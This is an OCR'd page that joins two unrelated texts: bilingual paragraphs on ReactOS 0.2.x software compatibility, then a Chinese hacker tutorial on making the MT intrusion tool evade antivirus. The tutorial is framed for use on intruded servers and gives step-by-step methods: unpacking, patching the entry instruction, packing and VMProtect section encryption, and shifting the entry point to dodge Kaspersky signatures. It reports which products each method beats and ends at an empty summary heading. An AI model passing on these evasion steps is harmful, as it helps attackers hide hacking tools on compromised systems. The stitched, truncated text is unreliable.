


图1

Version 0.2.0 of ReactOS is able to run many Win32 applications, including Notepad (a basic text editor), Regedit (the registry editor), Cmd (the command-line interpreter), and several other applications (such as AbiWord) and basic games (such as Quake and Quake II, and the Wine clone of Minesweeper).

ReactOS 0.2 版可以运行相当多的 Win32 应用程序，并拥有自己的 Notepad (记事本，基本的文本编辑器)、Regedit (系统注册表编辑器)、Cmd (命令行提示符)、几个其他的大型应用程序 (比如 AbiWord 文字编辑器) 及一些游戏 (Quake 和 Quake II，Wine 的扫雷克隆)。

Since 0.2.6 Dillo, mIRC, and a DCOM components of the Mozilla Firefox web browser (using the Gecko rendering engine) run in ReactOS. Some games like Unreal Tournament and Deus Ex are confirmed to work, using software rendering. Also OpenGL runs with some minor problems, using the nVidia driver or the software implementation Mesa 3D. And the first webserver (Tiny Web server) and The UltraVNC Client are reported to work. As shown in the screenshot on the right, even OpenOffice.org (Version 1.x) works partly.

自0.2.6版起，Dillo、mIRC和网页浏览器Mozilla Firefox (使用Gecko渲染引擎) 的DCOM元件可于ReactOS内运行。部分游戏如Unreal Tournament和Deus Ex则能以软件渲染的方式运作。使用nVidia-Driver或者Mesa 3D的软模式，OpenGL

下的运行只剩下一些小问题。第一个网络服务器(Tiny Web Server)和The UltraVNC Client宣布运行成功。OpenOffice(1.x版)也有些可以跑了。

As of Version 0.2.8, some elements of TCP/IP Networking work, as well as a better number of applications, such as Notepad, AbiWord, OpenOffice, Deus Ex, and Unreal Tournament. Sound and USB support is still being worked on (SB16 works partially, and USB OHCI and UHCI work is still being undertaken) The USB functionality is "borrowed" from Cromwell. Plug and Play work has also begun, as has the move to support WDM. In addition to the Lynx text-based browser, ReactOS can use DCOM components from Mozilla to browse web pages graphically.

及至版本0.2.8，TCP/IP的部分元素开始运作，还有更多的应用程序例如Notepad、AbiWord、OpenOffice、Deus Ex 和Unreal Tournament等。声音及USB支援尚在制作中（SB16已能正常工作，USB OHCI和UHCI则仍需开发）USB功能"借"自Cromwell。Plug and Play开发工作也已经展开，并且开始支持WDM。对基于字符网页浏览器Lynx的性能也有提升，ReactOS可以用Mozilla的DCOM元件以图像方式浏览网页。

菜鸟的MT免杀方案

黑器免杀班

yizhigu

从本文你可以学到：

1、通用的过瑞星的修改法

2、如何用vmprotect加密文件区段

3、特殊情况下利用改入口点过卡巴等杀毒软件

1、前言

想必说起MT这款国产的超级工具，大家都不会陌生。可以说它是入侵的必备利器，只需要一个cmdshell配合MT就可以完成许多强大的功能。当然，树大招风，可怜的MT兄已经被杀毒软件大家族杀得体无完肤，摇摇欲坠！并且我们入侵的服务器上几乎全装上了各式各样的反病毒软件，传上去还没运行就被文件防火墙给干掉了。一些朋友向我反映这个问题，同样是个超级菜鸟的我怎么也不能袖手旁观吧，下面就介绍一下如何改造MT来躲避杀毒软件的查杀。

2、瑞星的通用躲避技

我们先用PEID载入MT的程序，发现是UPX的壳，接着利用UPXshell打开MT后执行解压缩，就可以成功脱壳。有些黑器只是简单地通过加壳和脱壳竟能成功免杀。现在瑞星在这方面有所加强，起码一般的流行的压缩壳是绝对不行的了。但是想要躲避瑞星还有一个非常实用的方法，记得公子哥发布过的一个做工具免杀的动画，只需要修改文件头的汇编语句就可以完全通过瑞星。就是利用OD把**push ebp**修改为**pop ebp**来实现，今天我们就利用这个方法来对MT作免杀介绍。

我们打开OllyDbg载入脱壳后的文件，鼠标定位到起始语句后，用鼠标右键调出操作菜单，选择菜单下的"汇编"就可以对当前代码进行修改，这里只需要将**push**改为**pop**即可，如图1所示。




图1 利用OD修改起始点语句




图2 修改后的MT1通过瑞星，而mt.exe和mt0.exe则未能幸免

然后在该行的点击鼠标右键，在弹出的菜单下选择"复制到可执行文件"，然后它会展开一个子菜单，我们点击"选择"后在窗口的空白处同样点击右键下的"复制到文件"，就可以另存我们修改好后的文件了。这里我原始的文件是mt.exe，脱壳后命名为mt0.exe，利用OD修改后的mt1.exe，我们用瑞星在线查杀看看，如图2所示。

果然，mt1.exe通过了瑞星的检测，是不是很容易？最后检测一下，mt1可以正常运行。其实这个修改法还可以应用到其他很多小工具的免杀处理上面，大家就自己动手武装我们的黑器吧。

3、简单PASS江民

上面的手法，只是逃过了瑞星的追杀。那江民的KV呢？其实，针对江民做免杀也是非常容易的事情，我还是介绍最简单的方法。这就是加壳，这里我选择的是PE加密个人版，用其打开脱壳的文件mt0并点击"加密"，我们选择默认的配置就可以。然后修改加密完成的mt0为mt2并把自动生成的备份文件改为mt0.exe，利用瑞星和江民分别进行查杀，加壳后的mt2被瑞星识别为VEunpackfile改造后的病毒，但是却顺利通过了江民的查杀，如图3所示。




图3 利用PE加密个人版加壳过江民

其实很多壳都可以顺利通过江民，但是要注意对于这样的小工具最好是选择压缩壳，否则会加壳不成功。

4、利用vmprotect加密玩转诺顿和瑞星

早先接触vmprotect这个工具是有关木马pcshare的sys文件的免杀处理，vmprotect可以对特定区段进行加密而避开杀毒软件（在光盘中我们提供了一个汉化版的vmprotect，需要去File里面选择Language，然后选择简体中文，这样我们就能选择汉化版了）。这里我就以脱壳后的mt0来进行区段加密，这个步骤一般需要先用CCL特征码定位找到杀毒软件查杀到的具体地址，从而进一步对此处进行加密。实际上我们可以忽略这一步，找一个入口点附近的地方进行加密就可以了。好了，我们利用C32Asm的汇编功能，载入程序后，我们再利用右键菜单"转到入口点"，然后

选择入口点附近的一处地址，这里我选择004011F6，如图4所示。




图4 C32ASM跳到入口点选择附近地址

接着用vmprotect打开mt0这个文件，在“工程”栏下选择“添加地址”，输入004011F6就得到该地址处的信息，我们选择下面的一处地址，鼠标右键选择“程序末端”后点工具栏上的那个绿色三角符号的快捷按钮，就可以编译好加密区段的文件了，如图5所示。




图5 VM加密区段

编译完成后选择执行程序，发现功能完全正常。然后我把以下文件传到虚拟机上用最新版的诺顿进行查杀，结果如图6所示。

mt.exe（原始文件）
mt0.exe（脱壳后的文件）
mt1.exe（修改起始为pop的MT）过瑞星
mt2.exe（只在mt0基础上的加壳文件）过江民
mt0.vmp.exe（利用vm加密mt0的文件）信息暂时未知




图6 诺顿通过了mt1、mt2、mt0.vmp




图7 NOD32的查杀结果

MT1这个文件居然也能通过诺顿，另外，加壳的和经过vm加密的MT都能轻松通过诺顿。喜的是免杀进行得比较顺利，悲的是现在大多数国内服务器都是利用诺顿，如何谈得上安全？

我顺带利用NOD32对这几个MT文件进行了查杀，唯一不能通过的就是原始文件，说明只要脱掉壳NOD32就给通行证了，如图7所示。

NOD32查杀病毒和木马的能力让人放心，但是对于辅助性的黑客工具，未免就太不重视了。瑞星则存在根本上判断的BUG；江民对于一些生僻壳防范不够严密；而诺顿在这些方面均需要加强。当然，这里只是在MT这个工具上的个人见解。其中最让人放心的就是卡巴斯基，以上所有文件全部能够查杀，如图8所示。




图8 卡巴能检测MT1-MT5的所有文件

不仅如此，利用加花指令和加N多壳都过不了卡巴。下面我们就挑战今天最大的敌人：卡巴斯基！

5、改入口点过卡巴以及打造综合免杀

为了确定卡巴提取的特征代码是否存在入口点，我们先利用CCL进行文件的手动定位，来找出杀毒软件提取到特征的具体位置。这个过程有些复杂，这里我已经做好了mt0.exe相对于卡吧的定位结果：

定位结果

序号	起始偏移	大小	结束偏移
0001	00000000	000000C8	000000C8
0002	0000012C	00000064	00000190

用C32Asm的反汇编功能打开后，不难发现，修改位于其中的F0 11就能完成免杀了。我们用peditor加载mt0后便一目了然。只要在入口点+1，这里就是将**000011F0**修改为**000011F1**，如图9所示。应用更改后MT已经顺利通过了卡巴，我这里就不再截图了。

再用瑞星和江民分别对这个文件进行查杀，居然全部通过。当然，这里的入口点只能在干净的文件里修改，也就是没有经过加壳的文件，例如你把原始的mt入口点加1就不能正常运行。说明杀毒软件提取mt的特征都是在入口点，这样使得简单通过冰峰文件防火墙等的傻瓜填充方式失去价值（因为冰峰和boler这样的工具是修改一段特征为0，而入口点改成0就会导致程序不能正常运行，这就是为什么许多朋友用冰峰等制作出的MT全部不能运行的缘故了），但却在peditor面前轻易倒下。这样脱壳后的文件只是修改了入口点便通过了当前的流行杀毒工具，真有些让人难以置信。针对综合的免杀，不仅可以通过修改入口点来实现，同时也可以巧妙利用上面的方法。我们使用第一个方法使mt通过瑞星，其实可以再加上一个新近出的强壳NsPack3.6。如果仅利用这个壳，除了瑞星不能通过，连卡巴都可以顺利PASS掉。




图9 PEditor修改入口点

不过，要是结合起来，把修改后的mt1再加上nspack3.6的壳，就可以通过所有杀毒软件了。当然，综合利用的方法也可以结合vmprotect来制作，就留给大家自己发挥吧。

6、总结

